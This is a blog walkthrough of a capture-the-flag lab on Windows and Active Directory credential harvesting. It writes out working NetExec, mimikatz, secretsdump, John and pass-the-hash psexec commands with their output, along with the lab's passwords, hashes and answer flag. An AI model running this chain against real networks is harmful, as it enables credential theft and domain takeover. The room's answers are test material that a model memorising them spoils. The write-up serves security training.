| Follow @anir0y | |
|---|---|
| Intro to Credential Harvesting |  |
Intro to Credential Harvesting sits in the Active Directory Security Testing Basics module, after AD Basic Enumeration and AD Authenticated Enumeration. Those two rooms are about seeing the domain. This one is about emptying it: you start with local Administrator on a workstation and you finish as SYSTEM on the domain controller, without a single exploit. Every step is Windows handing over something it was already storing.
The room network is small. A workstation called WRK at 10.220.10.20, a domain controller at 10.220.10.10, and the domain is tryhackme.loc. The task text gives you WRK’s local Administrator password up front, which is the whole starting position.
Task 1: Getting on the network
Two separate things need starting, and they are in different places. The green Start button under the network diagram boots the room network. Start AttackBox in the page header boots your attacker box. The room offers a VPN profile as an alternative to the AttackBox, but network rooms ship their own profile and I have been burned by stale ones before, so I went with the AttackBox and never needed to touch the VPN.
One tab warning if you work the way I do: opening the machine in a second browser tab triggers a “Session taken over” banner and kills the first one. Pick one tab for the VM and stay in it.
First thing after the AttackBox came up, confirm the targets are actually reachable rather than assuming:
  # from the AttackBox
ping -c2 10.220.10.20
nc -zvw3 10.220.10.20 445 3389

64 bytes from 10.220.10.20: icmp_seq=1 ttl=127 time=270 ms
Connection to 10.220.10.20 445 port [tcp/microsoft-ds] succeeded!
Connection to 10.220.10.20 3389 port [tcp/ms-wbt-server] succeeded!
445 open is the important one. It means the entire room is doable from the command line with impacket and NetExec, and the RDP session the task text asks for is optional.
Task 2: The five places Windows keeps your password
This task is pure reading, and it is the part worth remembering long after the flag is gone. Windows does not have “a” credential store, it has five, each with a different access requirement and a different payoff.
LSASS memory holds what is live right now: NTLM hashes, Kerberos tickets, sometimes plaintext. It exists so single sign-on works. You need SYSTEM to read it, and you only get credentials for sessions that are currently active.
SAM plus SYSTEM hives hold local account hashes. The SAM hashes are encrypted with a BootKey derived from the SYSTEM hive, which is why every tool asks for both.
LSA Secrets under HKLM\SECURITY\Policy\Secrets holds cached domain logons, service account passwords, and scheduled task credentials, frequently in plaintext.
DPAPI Vault is per-user encrypted storage for saved application secrets: RDP passwords, browser logins, Wi-Fi keys. The master key lives in %APPDATA%\Microsoft\Protect and is itself encrypted with a key derived from the user’s Windows password.
NTDS.dit exists only on domain controllers and contains the whole domain: every user, every NTLM hash, every Kerberos key.
So the answers fall out of the reading: the component holding live NTLM and Kerberos material is LSASS, the AD database file in C:\Windows\NTDS\ is NTDS.dit, and the mimikatz command that exports DPAPI Vault credentials is vault::cred /export.
Task 3: Looting the workstation
The room wants you to RDP into WRK as the local Administrator and drive mimikatz by hand. That works, and I did run mimikatz to check, but there is a faster way to the same two answers that never opens a desktop session.
NetExec can pull DPAPI secrets remotely. Give it the local admin credential and let it collect the master keys itself:
nxc smb 10.220.10.20 -u Administrator -p 'N3w34829DJdd?1' --local-auth --dpapi

Nine decrypted master keys, two credentials, one command. The vault gives up MyTusksAreThaB3st as Elon Tusk’s Gmail password and S3rv!c3Acc! as svc-app’s password.
That second one is worth pausing on. The room text explains that svc-app’s DPAPI data is tied to the service account’s own context, so a naive mimikatz vault::cred /export from the Administrator session prints the entry with the credential blank. NetExec sidesteps that by collecting the machine DPAPI key from LSA secrets first and decrypting the blobs offline, which is why it recovers what an interactive mimikatz run redacts.
Since mimikatz is sitting right there on WRK’s Desktop, you can also run it without an RDP session at all. NetExec’s command execution takes care of the rest:
nxc smb 10.220.10.20 -u Administrator -p 'N3w34829DJdd?1' --local-auth \
  -x 'C:\Users\Administrator\Desktop\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"'

token::elevate steals a SYSTEM token, which is what lsadump::sam needs to decrypt the hive with the BootKey. You get the SysKey, the SAMKey, and every local account hash. Note that Windows Defender is disabled on this box by design, so mimikatz runs unmolested. On a real engagement that single binary is the loudest thing you could possibly drop.
Task 4: From cached hashes to the domain controller
Now the same workstation over impacket, because secretsdump reaches three stores in one pass without uploading anything.
secretsdump.py 'WRK/Administrator:[email protected]' -outputfile local_dump

Give it time. It starts the RemoteRegistry service, dumps SAM, then LSA secrets, then the cached domain logons, and on this box the whole run took about four minutes with no output until it was done. Do not assume it has hung.
The prize is the bottom block. Five $DCC2$ hashes, one of them belonging to drgonzo, a domain user who has logged into this workstation before. DCC2 (MS-Cache v2) cannot be replayed with pass-the-hash because it is not an NTLM hash, it is a PBKDF2 derivation used for offline logon. It can only be cracked.
There is a small format trap here. The .cached output file and the console lines both look like TRYHACKME.LOC/drgonzo:$DCC2$10240#drgonzo#d0dc...: and John rejects that shape, reporting “No password hashes loaded” while still exiting cleanly. Strip the domain prefix and the trailing colon first:
grep -ao '[A-Za-z]*:\$DCC2\$10240#[^#]*#[0-9a-f]*' sd_wrk.log > dcc2.txt
john --format=mscash2 dcc2.txt --wordlist=/usr/share/wordlists/rockyou.txt

drgonzo’s password is lasvegas1, found in the first few seconds of rockyou. svc-app’s DCC2 hash never fell, which is fine because the DPAPI vault already gave us that password in plaintext.
Honest detour that cost me a retry: I read that password off a terminal screenshot as “lesvegas1”, and the resulting secretsdump run failed with STATUS_LOGON_FAILURE, which looks exactly like a wrong domain or a stale cached credential. It was neither. john --show | cat -A printed drgonzo:lasvegas1$ and settled it. When a cracked password does not authenticate, re-read the characters before you rebuild your theory.
With a real domain credential, the DCSync:
secretsdump.py 'TRYHACKME/drgonzo:[email protected]' -just-dc -outputfile dc_dump

-just-dc skips the hive dumping entirely and asks the DC to replicate the directory, the same conversation a second domain controller would have. Out comes the whole domain, and the answer to the question: the domain Administrator’s NTLM hash is d71ee9fb6a3f54496bdc6c941f7a2903.
That hash is as good as the password. NTLM authentication never needs the plaintext, so psexec will take it directly:
psexec.py 'TRYHACKME/[email protected]' \
  -hashes :d71ee9fb6a3f54496bdc6c941f7a2903

C:\Windows\system32> whoami && hostname && type C:\Users\Administrator\Desktop\flag.txt.txt
nt authority\system
DC
THM{gotta_l0ve_cr3dential_st0res}

SYSTEM on the DC. The flag is THM{gotta_l0ve_cr3dential_st0res}, and note the file is genuinely named flag.txt.txt, so a dir first saves you a confused minute.
Task 5: What the chain actually proved
Nothing in this room was a vulnerability. No CVE, no misconfiguration, no privilege escalation bug. The local admin password was given, and everything after it was Windows correctly doing what it was designed to do: cache a domain logon so the laptop works offline, store a service password so a scheduled task can run unattended, let a domain admin replicate the directory. The attack is entirely made of features.
Two things worth carrying out of here:
Cached domain credentials outlive the session that created them. drgonzo was not logged into WRK. There was no LSASS session to dump and sekurlsa::logonpasswords returned nothing useful for domain users. The DCC2 hash sat on disk from a logon back in July and was still enough to reach the domain controller. Every workstation a privileged user has ever touched is a copy of part of their credential, and it persists long after they walk away.
Pick the tool that matches the access you have, not the one the walkthrough names. The room teaches DPAPI through an interactive mimikatz session, and the interactive session is exactly where svc-app’s credential comes back blank because the blob is bound to another user’s context. One remote nxc --dpapi call, which collects the machine key from LSA secrets and decrypts offline, returned both answers in under three minutes with no desktop session and no binary dropped on the target.
Room solved 100%: 5 tasks, 10 answers.